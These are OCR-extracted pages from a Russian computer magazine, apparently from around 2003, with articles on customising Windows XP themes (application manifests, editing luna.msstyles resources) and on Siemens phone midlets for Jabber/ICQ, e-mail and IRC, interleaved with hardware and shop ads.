В отличие от всех предыдущих версий библиотеки ComCtl32.dll, шестая привязана к ОС. Раньше мы могли скопировать эту библиотеку из Windows 98 в Windows 95 и пользоваться теми незначительными новшествами, которые привнесла в библиотеку MS. Теперь такой трюк не пройдет. Если ОС не содержит 6 версии, не мучайся с переносом, все равно не сработает. Я несколько раз пытался перенести XP-шные темы на



Сервис Themes, который отвечает за стили XP

Пример манифеста

Следующий пример манифеста генерируется средой разработки Visual Studio для программ, написанных на C++:

```
<?xml version="1.0" encoding="UTF-8"
standalone="yes"?>
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
<assemblyIdentity
version="1.0.0.0"
processorArchitecture="X86"
name="Microsoft.Windows.ProgramName"
type="win32"
/>
<description>Your app description here</description>
<dependency>
<dependentAssembly>
<assemblyIdentity
type="win32"
name="Microsoft.Windows.Common-Controls"
version="6.0.0.0"
processorArchitecture="X86"
publicKeyToken="6595b64144ccf1df"
language="**"
/>
</dependentAssembly>
</dependency>
</assembly>
```

Windows 98 и только с появлением Windows 2003 Server осознал свою ошибку. Эта операционная система не похожа на XP, она выглядит как Windows 2000. Я пытался переключать стили, но ничего не вышло. В чем же была заповоздка? В отключенном сервисе из раздела Control Panel - Administrative Tools - Services (Панель управления - Администрирование - Услуги). Называется он Themes (Темы). Я сделал в его свойствах автоматическую загрузку при старте окон, и все сразу заработало.

В результате стало ясно - помимо простой библиотеки, для работы тем нужен сервис Themes, который просто не будет работать в Windows 9x/ME, и все попытки прямого переноса будут заканчиваться в лучшем случае неудачей, а в худшем - крахом системы.

Если ты встретишься с такой же проблемой, то запусти оснастку сервисов и дважды щелкни по пункту Themes. В появившемся окне, в поле Startup type (Тип запуска) установи "Automatic" (Авто).



Переключение сервиса Themes в режим автоматической загрузки

«КАК РАБОТАЕТ 6 ВЕРСИЯ»

Выбранный в системе стиль используется по умолчанию только для элементов неклиентской области окна. К этим элементам относятся полосы прокрутки, рамка и заголовок. Остальные элементы (кнопки, списки и т.д.) будут иметь требуемый вид, только если в программе присутствует манифест. Пример такого манифеста ты можешь увидеть во врезке.

Манифест создается в XML формате и должен иметь соответствующее расширение - "manifest". Например, MyApp.manifest. Первая секция XML файла assemblyIdentity содержит следующие атрибуты:

version - версия манифеста;
processorArchitecture - процессор, для которого разрабатывалось приложение. Например, x86. Если твоя программа заточена под 64-разрядную архитектуру, ты должен указать IA64;
name - название компании, продукта и приложения;
type - разновидность программы. Например, win32.

Помимо этого, в манифесте может быть описание программного продукта (секция description) и его зависимости (dependency) со следующими полями:

type - тип зависимых компонентов. Например, win32;
name - название соответствующего набора;

version - версия компонентов;
processorArchitecture - архитектура процессора, для которого они создавались;
publicKeyToken - ключевой символ;
language - язык.

Манифест можно положить в один каталог с исполняемым файлом или встроить в ресурсы программы. Некоторые умельцы засовывают его в один DLL файл и потом юзают оттуда всеми своими утилитами.


В самой программе требуется сделать еще несколько незначительных изменений, но это уже отдельная история, которая касается программистов и отдельных языков программирования, поэтому не будем отвлекаться от темы.

(Прим. ред.: в "ШароWarez" этого номера описывается простенькая софтинка, способная подружить любую прогу с визуальными темами Windows XP.)

«ВНУТРЕННОСТИ ТЕМ WINDOWS XP»

Используя библиотеку ComCtl32.dll, ты всего лишь получаешь доступ к новым возможностям и делаешь кнопки овальными. Эта библиотека никоим образом не отвечает за внешний вид программы, поэтому теперь мы переходим непосредственно к нашим баранам. Честно говоря, когда M.J.Ash предложил мне описать внутренности работы тем, я практически ничего об этом не знал. Я - программист, и какие-то основы понимал, но дальше было пусто. Начав писать статью, я наткнулся на некоторые весьма интересные вещи, о которых сейчас тебе и расскажу.

Темы хранятся в папке "Диск:\WINDOWS\Resources\Themes". На первый взгляд папка выглядит так же, как и в старом Windows 9x. Все те же бесполезные файлы с расширением theme.



Содержимое папки с темами

Файлы, необходимые для стандартной темы XP, находятся в подкаталоге Luna. Давай-ка на них посмотрим

КОММУТИРУЕМЫЙ ДОСТУП В ИНТЕРНЕТ



- Различные абонированные тарифные планы
- "Неограниченный доступ" - 1900* руб./мес.
- Выгодные повременные тарифы:

\$ 0,20*- с 01.00 до 09.00;
 \$ 0,50*- с 09.00 до 20.00;
 \$ 0,70*- с 20.00 до 01.00.

- Современные протоколы (V.34, V.90, 56 Kflex)
- Возможность пополнять личный счет с помощью Интернет-карты "Центел"
- Login: guest@guest; Password: guest;
<http://www.dialup.cnt.ru:8888/>

*Цены приведены с учетом НДС и НсП. Лицензии №22013 от 27.04.2002г. и №22028 от 26.04.2002г. Минсвязи РФ.


PC_Zone

СТИЛЬНЫЕ ОКНА

Фленов Михаил (smirmandr@mail.ru, www.cyd-soft.com/vr-online)


рим. Опанки, а это что за чудо в перьях - luna.msstyles? Что-то я такого расширения в старом Windows не видел. Сразу захотелось взглянуть на содержимое этого файла. Я нажал на F3 в TotalCommander'e. Первые два байта имеют значение "MZ". Это говорит о том, что файл, скорее всего, содержит байт-код.

Опускаю глаза чуть ниже и вижу заветную надпись: "This program cannot be run in DOS mode". Значит, luna.msstyles не просто содержит байт-код, но и может выполняться. По крайней мере, имеет соответствующую структуру. Ты уже должен знать о том, что любой исполняемый файл или DLL'ка иногда содержат ресурсы. Я понадеялся на то, что здесь они есть, и открыл файл в просмотрщике ресурсов ResBuild (его можно взять по адресу www.tgtsoft.com).



Структура файла luna.msstyles

Я не ошибся, в luna.msstyles действительно оказалось множество ресурсов! Обрати внимание на структуру файла. Судя по заголовкам, это как раз то, что мы искали. Открой ветку bitmaps. На скриншоте я показал один из ее пунктов. Там лежат картинки, которые используются для отображения стандартного элемента CheckBox.




Вот из чего реально состоит элемент управления CheckBox

<РЕДАКТОР К БОЮ>

Для редактирования ресурсов я пока не нашел ничего удобнее программы Restorator (www.bome.com/Restorator), поэтому создание новой темы будем осуществлять с привлечением именно этого приложения.

Итак, запускаем Restorator и открываем в нем файл luna.msstyles. Для примера я буду издеваться над элементом управления CheckBox. В разделе Bitmap нам понадобятся файлы BLUE_CHECKBOX13.bmp, BLUE_CHECKBOX16.bmp, BLUE_CHECKBOX25.bmp. Это набор изображений данного компонента разных вариантов размера. Правой кнопкой мыши щелкай по пункту BLUE_CHECKBOX13.bmp и выбирай в появившемся меню "Extract as BLUE_CHECKBOX13.bmp". Найди этот файл (проверь список в правом нижнем углу программы) и отредактируй в

любом графическом редакторе. Так как мы просто ставим эксперимент - особо с этим делом не мучайся. На скриншоте видно, что я всего-навсего перечеркнул вертикальной линией оригинальное изображение. Для загрузки отредактированного результата снова щелкни правой кнопкой по этому же пункту и выбери "Assign to BLUE_CHECKBOX13.bmp". Повтори то же самое с остальными рисунками (BLUE_CHECKBOX16.bmp, BLUE_CHECKBOX25.bmp). Как только закончишь редактирование, сохрани файл под




Отредактированный компонент CheckBox

новым именем и скопируй в папку "Диск:\WINDOWS\Resources\Themes". Хочешь посмотреть отредактированную тему в действии? Тогда просто запусти ее файл на выполнение (как обычный экзешник - двойным кликом :)).

<ИТОГО>

На рисунке ниже я показал тебе окно свойств программы Total Commander. В этом окне очень много компонентов CheckBox, и если не подведет печать журнала, ты сможешь увидеть, что все компоненты перечеркнуты синей полосой. Да, редактировать напрямую довольно сложно и нудно.



"Новые свойства" программы Total Commander

Зато ты сможешь создать абсолютно безбашенные темы, не требующие дополнительных примочек. Просто копируешь свой вариант luna.msstyles на другой компьютер и пользуешься. Еще раз повторю, что имя файла можно и поменять. Чтобы не было проблем, в своей системе я назвал его "X.msstyles". Вот так у меня появилась новая тема.

Если ты разбираешься в ресурсах исполняемого файла и владеешь программой Restorator, вопросов не возникнет. Дальше ты можешь действовать самостоятельно. Удачи в темостроительстве. Начни с малого. Например, изобрази эту чертову кнопку "Пуск" в стандартной XP'шной теме как-нибудь поприличней!

Несколько популярных тем с сайта ThemeXP (www.themexp.org)

Watercolor Visual Style v 4.2



www.themexp.org/view_info.php?id=53

Milk - Final



www.themexp.org/view_info.php?id=3685

Plex Style II



www.themexp.org/view_info.php?id=15440

Xbox XtremeXP



www.themexp.org/view_info.php?id=5248

Все темы (как и весь упомянутый в статье софт) выложены на нашем диске. Увы, для того чтобы заценить большинство из них, необходимо поставить себе или пакет Style XP от фирмы TGTsoft (www.tgtsoft.com), или иметь пропатченную версию файла ixtheme.dll. В ближайшее время мы постараемся рассказать обо всем этом поподробнее, ну а пока попробуй заглянуть за инфой на www.lightstar1.com/install.htm.

ИНТЕРНЕТ С РЕКОРДНОЙ СКОРОСТЬЮ



Гарантия **3** года

МОДЕМЫ СЕРИИ

ОМНИ 56К

МОДЕМ • ФАКС • АВТООТВЕТЧИК • АОН



OMNI 56K PRO



OMNI 56K DUO



OMNI 56K NEO



OMNI 56K UNO



OMNI 56K MINI



OMNI 56K PCI

V.92/V.44 - МАКСИМАЛЬНАЯ СКОРОСТЬ ДОСТУПА В ИНТЕРНЕТ
НАДЕЖНОСТЬ СВЯЗИ НА ЛЮБЫХ ЛИНИЯХ
ЛЕГКОСТЬ УСТАНОВКИ - ПРОСТОТА В ОБРАЩЕНИИ
ВОЗМОЖНОСТЬ ОБНОВЛЕНИЯ МИКРОПРОГРАММЫ

ZyXEL

WWW.OMNI.RU

Товар сертифицирован

PC_Zone

НАВЕЧНО ON-LINE

Skylord (sky_lord@mail.ru)

НАВЕЧНО ON-LINE

Чтобы ничего не упустить, не проворонить и не проморгать, надо постоянно быть на связи! Да и вообще, интернет-зависимость - это не болезнь, а стиль жизни. Хочешь постоянно сидеть в аське, забирать почту даже в метро и чатиться в IRC круглосуточно? Нет проблем! Мобильник с поддержкой Java, советы любимого журнала - и твоя Сеть всегда будет с тобой!

ICQ, E-MAIL И IRC НА ТВОЕМ МОБИЛЬНИКЕ!

<ДАЮ ВВОДНУЮ>

Когда-то очень давно, я уже точно не помню когда (но знающие люди подсказывают, что в апрельском номере [1]), у нас уже шла речь об аське на мобильнике... Тогда я только вскользь упомянул об этом, в основном для того, чтобы ты почувствовал прелесть технологии Java в телефонах (потому я не буду снова рассказывать, что такое "мидлеты" и как ими пользоваться). Теперь же мы посмотрим вблизи на те возможности, которые может предоставить мобила для доступа к различным интернетовским сервисам, тем более что со времени выхода в свет прошлой статьи многое изменилось...

Для начала новость не очень хорошая - особого разнообразия софта ждать не приходится. Почему? Да потому, что поддержка русского языка (а именно это, на мой взгляд, и является важнейшим критерием отбора) есть всего в одном мидлете для аськи, в одном e-mail-почтовике и в одном IRC-клиенте. Впрочем, утешает, что все они неплохо справляются со своими обязанностями, в чем ты скоро убедишься.

Следующая новость тоже не особо приятна (по крайней мере, для владельцев телефонов Nokia, Motorola и так далее) - я опять буду рассказывать обо всем применительно к мобильникам Siemens. Так уж сложилось, что все вышеуказанные мидлеты разрабатывались в первую очередь для них и на других телефонах или не работают вообще, или не работают почти. А рабочих мидлетов с поддержкой русского языка для неSiemens, по-моему, нет вообще. Так что, моя приверженность продукции немцев обусловлена совершенно прагматическими причинами - пусть у них не лучшие трубки, но зато их функции действительно функционируют :).

А теперь к делу! Начнем, пожалуй, с аськи...

<КРАСНО-ЗЕЛЕННЫЕ ПОМАШКИ>

uMessenger 2.0 VIO

Тип:	Siemens J2ME
Размер:	50 Кб
Лицензия:	Freeware
Лежит на:	www.siemens-club.ru

Довольно стандартный мидлет uMessenger, попав в руки наших доблестных программеров и реверсеров, а именно в руки Sendel'a, за что ему большое спасибо, стал реально качественным и полностью русским продуктом. Но для начала немного технических подробностей...

Эта программка работает по протоколу Jabber и общается с соответствующими серверами. Подробная информация доступна на www.jabber.ru. Для нас же важно, что "жаббер" является некоей "базой", на которую можно "повесить" более распространенные и привычные протоколы - да хотя бы ту же аську. Но это все лирика, так что давай все это осуществим на практике.

Копируй мидлет в телефон и запускай. Так как ты наверняка впервые используешь Jabber, то для начала зарегистрируйся в качестве нового пользователя. Вот и выбирай "Опции"- "Новый польз.". В появившемся окне необходимо указать адрес jabber-сервера, который ты будешь использовать. Рекомендую, не мудрствуя лукаво, вводить "jabber.ru" - вполне нормальный сервак. Теперь дави на "Опции"- "Послать" и заполняй появившуюся через некоторое время форму. Там все очевидно, тем более что мидлет говорит по-русски.

Оказавшись снова в первом окне мидлета, ты теперь можешь с чистой совестью нажимать "Войти". Вводи все те же данные о своем логине и пароле (и выбери "Сохранить пароль: да", если не хочешь делать это постоянно), потом "Опции"- "Войти" и все! uMessenger коннектится к серверу и обычно начинает загрузку контакт-листа, но у нас-то его как раз еще нет. Сейчас создадим... Но прежде всего сходи в "Опции"- "Доб.транспорт" и добавь AIM. Почему AIM, а не ICQ? Во-первых, если кто не в курсе - аська уже давно работает по этому протоколу, а во-вторых, он в общем и целом лучше и надежнее. Хотя никто не мешает добавить и ICQ транспорт или какой-нибудь Yahoo... В любом случае



для добавляемого протокола требуется ввести имя (то есть, в нашем случае уже существующий UIN - рекомендую, кстати, создать отдельный именно для мобилы) и пароль, после чего появится возможность добавлять в контакт-лист соответствующих юзеров. И еще обрати внимание на пункт главного меню "Опции"- "Установки": в нем находятся кое-какие мелкие настройки, но главное - используемая кодировка русского языка. На сервере jabber.ru это UTF-8, на большинстве иностранных - ISO-8859-1.


Создавая нового юзера в контакт-листе, необходимо выбрать его тип (AIM), а дальше в "Screen" ввести UIN, а в "Nick" - имя юзера для списка. Единственный сложный момент во всем это счастье - не увлекайся количеством. Оперативная память телефона невелика, и длинный контакт-лист он не потянет, так что, если у тебя начали вылезать всякие ошибки (Java.io.IOException и типа того), первая рекомендация - попробовать уменьшить контакт-лист. Вторая - сменить jabber-сервер или просто подождать - серваки иногда глючат, и тогда надо дать им время прийти в себя.

Опять о настройке HTTP-профилей

В апрельском номере я уже говорил об этом, но повторю еще раз: правильно настраивай профили Java для соединения с Сетью!

Во-первых, без поддержки GPRS я бы не рекомендовал тебе вообще заморачиваться с аськой, почтой и прочими делами - представь, сколько ты насыдишь в инете денег через CSD-соединение. Во-вторых, помни, что в качестве параметров для доступа ("Настройки"- "Передача данных" и далее по обстоятельствам - "HTTP-профили", "Java-профили" или подобное - на разных моделях называется по-разному) необходимо использовать именно интернет-GPRS, а не Wap-GPRS. Поэтому, кстати, многочисленные абоненты Би+ в Москве обламываются - им недоступна такая услуга.

Если что-то с чем-то не соединяется, то помимо настроек самих мидлетов, первым делом следует проверить, отключен ли гроху в телефоне, правильно ли указаны параметры учетных записей оператора - DNS, APN для GPRS и прочие.



Это все, что касается настройки. Сам процесс использования прост, как Ctrl-Alt-Del: при получении входящей мессаги телефон сигнализирует об этом звуком, вибрацией и подсветкой. Прочитать сообщение ты можешь в "Опции"- "Чат" - оно висит там в виде бегущей строки с указанием имени человека, от которого пришло. По команде "Опции"- "Читать" мессага вылезет в отдельном удобном окне. Самому создавать сообщения можно, нажав на правую софт-клавишу на юзере в кон-

КОМПЬЮТЕРНАЯ ЯРМАРКА

EXPO-COM.RU

НОУТБУКИ	BLISS 4010 Cel-1700/128Mb/20Gb/24xCD/WinXP/HDD/TFT14,1"	999 y.e.
	ASUSTeK L1400 Cel-1133/ 128Mb/ 20Gb/ 24xCD/ WinMe/TFT14,1"	1085 y.e.
	Roverbook Voyager B415L C-1700/128Mb/20Gb/CD/LAN/56K/TFT14,1"	860 y.e.
МОНИТОРЫ	15" LCD LG L1510S 1024x768@75Hz, 350-1, 120V/120H, Silver	292 y.e.
	17" Sony Multiscan E250 0.24, 1600x1200@77Hz TCO-99	258 y.e.
	15" Philips 105e11 0.28, 1280x960, MPRII	119 y.e.
	17" Samsung SyncMaster 753DFX	175 y.e.
	21" Sony Multiscan E530	725 y.e.
ПРИНТЕРЫ	Canon S330 Photo	107 y.e.
	Epson Stylus Photo 915	195 y.e.
	Epson AcuLaser C1900	998 y.e.
СКАНЕРЫ	HP ScanJet 4500c	195 y.e.
	Epson Perfection 2400 Photo	225 y.e.
	HP PhotoSmart 1200	106 y.e.

СПЕЦИАЛИЗИРОВАННЫЙ ЦЕНТР КОМПЬЮТЕРНОЙ ЛИТЕРАТУРЫ

737-03-77

с 10.00 до 20.00 БЕЗ ВЫХОДНЫХ

ВАРШАВКА 9

м. Тульская, далее трамваями № 3, 35, 47

PC_Zone


НАВЕЧНО ON-LINE

Skylord (sky_lord@mail.ru)



Любишь ли ты чатиться так, как это люблю я?

такт-листе или на строчке сообщения в чате. Полезно иногда обновлять список юзеров ("Опции" - "Обновить лист") и следить за тем, кто в онлайн - такие ники помечаются в списке звездочкой. Особо ленивые могут производить всю настройку мидлета на компе с помощью программы Jajc - она лежит на том же www.jab-



Компьютерный jabber-клиент

ber.ru и работает так же, как ее мобильный собрат. После установки регистрируешься на сервере, а когда соединишься к нему (надпись "Online" внизу окна), добавь AIM-транспорт (кнопка с желтой лампочкой, "Register service" - "AIM transport") и пользователей в контакт-лист (та же кнопка, "Add contact" - "AIM transport"). Главное, ставь после их имен тильду "~" - это необходимо, чтобы мидлет потом "увидел" эти имена, а не показывал в списке голые UIN'ы.

<МЫЛЬНАЯ ОПЕРА>

MailMan 1.0.85beta by SVasilii


Тип:	Siemens J2ME
Размер:	48 Кб
Лицензия:	Freeware
Лежит на:	http://svas.pp.ru/java/mailman/mailman.shtml

В апрельском номере я писал, что почту читать на мобиле нечем. Действительно, тогда дела обстояли именно так. Но вскоре все изменилось - есть все-таки программеры в русских селеньях!

И, что характерно - в селеньях Сименсоидных, так как написанный отличным парнем SVasilii мидлет MailMan идет только на Siemens, а на других - не хочет (вернее, хочет, но только в очень старой версии 1.0.2, которую любители, например, Нокий могут слить по адресам svas.pp.ru/java/mailman/MailMan102.jad и svas.pp.ru/java/mailman/MailMan102.jar). Скачивай саму программу, заливай на телефон и запускай - посмотрим, что в ней интересного.

Пунктов главного меню не меньше чем у TheBat'a, так что

есть где разгуляться. Для начала сходи в "Учетные записи" и настрой все свои почтовые ящики. Все просто: прописываешь инфу о себе, адреса серверов входящей (POP3) и исходящей (SMTP) почты и т.п. Отметить стоит лишь несколько деталей: галочка "читать всегда" в диалоге настройки входящего мыла позволяет за один раз забирать почту с нескольких серверов - при ее установке данный адрес опрашивается всегда, когда опрашиваются другие адреса. Аутентификация SMTP настраивается так же, как и в "настольном" мыльном клиенте. "Критерии загрузки" выставляй в зависимости от модели твоего телефона: на S55 и круче можно позволить себе загружать все письма полностью (первая "галочка"), на M50/C55, где оперативки кот наплакал, лучше грузить одни заголовки, а полностью скачивать только небольшие сообщения - максимальный их размер задается в последней строчке этого диалога. Если снять "галку" "Удалять на сервере", то на нем останутся копии загруженных мессаг - в дальнейшем их можно слить с большого компа.



Настроив учетные записи и выбрав активную, можешь возвращаться в главное меню и попробовать скачать почту ("Входящие" - "Опции" - "Подключиться"). Надеюсь, она у тебя скачивается. Полученные мессаги мидлет показывает частями - переход к каждой следующей части по кнопке "Дальше". Большой плюс программы в том, что она понимает сообщения в HTML - никаких "рюшечек", конечно, не будет, но текст письма ты прочитать сможешь.



В "Опциях" имеются фишки выбора кодировки, просмотр свойств мессаги (адрес и имя отправителя, тема письма...) и экспорт ее в eml-файл. Кстати, присоединенные файлы тоже можно сохранить на диск телефона. Впрочем, полноценному использованию этой возможности мешает одно из основных ограничений мидлета: письма больше 16 Кб он скачивает не может. Но, если задуматься, оно и не нужно - сейчас только спам больше 16 Кб весит. Довольно хитро устроена манипуляция письмами. По командам "Удалить" и "Удалить все" мессаги только помечаются на удаление, а при следующем соединении с серваком удаляются оттуда и из базы MailMan'a. Если ты хочешь оставить копию на сервере, то выбери "Удалить запись" - тогда письмо исчезнет только из мобильного, но во время следующего коннекта скачается заново: это, на мой взгляд, тоже большой недостаток мидлета, который, надеюсь, автор устранил. Еще в программку встроена простенькая адресная книга, не

Слепой двухпальцевый метод

Я не буду учить тебя вводить текст - опыта в этом деле ты уже набрался, пытаясь со сверхкосмической скоростью строчить SMS'ки друзьям/подругам/любовникам/любовницам (нужное подчеркнуть). Лучше поговорим о вводе текста в мидлетах. Во-первых, тут лучше всего писать по-русски - мало кто будет ловить кайф, общаясь по аське транслитом или разбирая мессаги, типа "B4epa bylo o4eHb kleBo, tolko "apko"... Так что выбирай из меню (нажми и удержи в текстовом поле "звездочку") русский язык (который сейчас поддерживает каждый современный аппарат, а если не поддерживает, значит просто надо обновить ему прошивку - об этом было в майском номере]]) и начинай бороздить его просторы. Просторы эти лучше всего бороздить с использованием технологии T9, которая тоже есть во всех новых трубках. Для тех, кто в танке, поясню: активировав ее нажатием на "решетку" (в верхнем левом углу должен появиться соответствующий значок), тебе больше не придется выбирать одну букву из нескольких, которые висят на кнопке - просто нажимай на эту кнопку один раз. По мере ввода телефон сам угадывает, какую букву надо вставить, и в итоге ты получаешь именно то, что тебе было нужно. Ошибки бывают только в коротких словах (из двух букв) и в окончаниях (например, в глаголах - "делаю" - "делая") - тогда надо правой функционалкой выбрать нужный вариант. Очень редкие слова телефон не знает, и их надо вводить вручную. Вообще, хоть некоторые и не любят T9, но у лично у меня с ним скорость ввода - как на компьютерной клавиатуре (если нажимать на ее клавиши одним пальцем). Главное - не делать орфографических ошибок. Кстати, разные жаргонные слова и полное собрание русского мата в базе данных T9 тоже присутствуют. Сложнее тебе придется, если на клавиатуре твоего мобильного нет русских букв (а таких, по-моему, большинство). Совет один: запоминай русскую раскладку раз и навсегда. Для этого надо не так много умственной энергии (всего 8 клавиш: 2 - абвг, 3 - дежз, 4 - ийкл, 5 - мно, 6 - прс, 7 - туфх, 8 - цчшщ, 9 - ььюя), зато после этого печатать будешь со скоростью машинистки: что с T9, что без него. А для забуривания расположения русских букв есть два народных средства. Во-первых, опытные мобильщики советуют перенабить с английского на русский всю свою телефонную книжку прямо на трубке - дельный совет, учитывая, что она действительно обычно на английском и имеет немаленький размер. Во-вторых, для лучшего усваивания знаний можно повесить на экран телефона в качестве заставки оператора картинку с русской раскладкой - такая фишка лежит, например, на www.o45m.ru в разделе "Файлы" - "Логотипы". Уверен, что после усиленного тренинга ты сможешь набить Большую Советскую Энциклопедию на телефоне в течение нескольких часов.



TwinFlow

Ultimate Frontier of Cooling & Silence



TwinFlow™


Cooling System

ЭКСКЛЮЗИВНОЕ УСТРОЙСТВО ОХЛАЖДЕНИЯ ОТ MSI !!!

- Супер тихое ----- уровень шума вентилятора 26 дБ
- Супер охлаждающее - охлаждает на 8°C
- Супер тонкое ----- утонченная конструкция вентилятора
- Супер прочность ----- длительный гарантийный срок

MSI TWIN FLOW™ Уровень шума (дБ)

Уровень шумов (дБ)	Описание среды
90~100	Аэропорт
80~90	Стройплощадка
70~80	Шумная улица
60~70	Комната для совещаний
50~60	Жилое помещение
30~50	Библиотека
<30	MSI TWIN FLOW™ (26 дБ)

Сравнение уровня шумов

N5900Ultra-VTD256
 Video-In / TV-Out / DVI-I 256MB DDR

- Графический процессор нового поколения NVIDIA® GeForce™ FX5900 Ultra
- Поддержка системы охлаждения MSI Twin Flow™ - уровень шумов 26 дБ, охлаждение на 8°C
- В комплект включены лучшие игры - Battlefield 1942 + Command & Conquer: Generals + Unreal 2: the Awakening + N mouse


MSI FX5600 Series

- Графический процессор NVIDIA® GeForce FX 5600
- Поддержка DDR 128Mб/256Mб
- Поддержка MSI E™ Power Cube
- Новое поколение технологии NVIDIA® CineFX™ Engine
- Новая технология NVIDIA® Intellisample™ HCT Technology
- Поддержка Microsoft® DirectX® 9.0 и оптимизация Open GL® 1.4


MSI FX5200 Series

- Графический процессор NVIDIA® GeForce FX 5200
- Поддержка DDR 64Mб/128Mб
- Поддержка системы охлаждения MSI T.O.P. TECH II
- Новое поколение технологии NVIDIA® CineFX™ Engine
- Поддержка Microsoft® DirectX® 9.0 и оптимизация Open GL® 1.4



"MSI - производитель №1 в мире VGA карт по количеству единиц отгрузки в Тайване." - из "Goldman Sachs Global Equity Research - 23 мая 2002г."

Все указанные выше функции являются опциональными для всех продуктов MSI. MSI является зарегистрированной торговой маркой Micro-Star Int'l Co., Ltd. *Все спецификации могут быть изменены без оповещения.
 *Все зарегистрированные торговые марки являются собственностью их владельцев. *Гарантия не распространяется на любую конфигурацию, не предусмотренную спецификацией производителя.

For more information please refer to www.microstar.ru

TwinFlow




\$95.99

\$79.99

\$79.99

\$62.99



Microsoft Flight Simulator 2004: A Century of Flight



Star Wars Galaxies: An Empire Divided



Star Wars Jedi Knight: Jedi Academy



Dark Age of Camelot: Gold Edition

\$75.99

\$39.99

\$15.99

\$79.99



Grand Theft Auto: Vice City



Tomb Raider: The Angel of Darkness



WarCraft III: The Frozen Throne



The Matrix: Enter The Matrix

\$55.99

\$79.99

\$79.99

\$79.99



Neverwinter Nights: Shadows of Undrentide



Commandos 3: Destination Berlin (US version)



Deus Ex 2: Invisible War (DX2)



Half-Life 2

Заказы по интернету – круглосуточно!
Заказы по телефону можно сделать

e-mail: sales@e-shop.ru
с 10.00 до 21.00 пн – пт
с 10.00 до 19.00 сб – вс

СТОИМОСТЬ ДОСТАВКИ
СНИЖЕНА НА 10%!

СУПЕРПРЕДЛОЖЕНИЕ
ДЛЯ ИНОГОРОДНИХ ПОКУПАТЕЛЕЙ

WWW.E-SHOP.RU

(095) 928-6089 (095) 928-0360 (095) 928-3574



ДА! Я ХОЧУ ПОЛУЧАТЬ БЕСПЛАТНЫЙ КАТАЛОГ PC ИГР

ИНДЕКС _____ ГОРОД _____

УЛИЦА _____ ДОМ _____ КОРПУС _____ КВАРТИРА _____

ФИО _____

ОТПРАВЬТЕ КУПОН ПО АДРЕСУ: 101000, МОСКВА, ГЛАВПОЧТАМТ, А/Я 652, E-SHOP

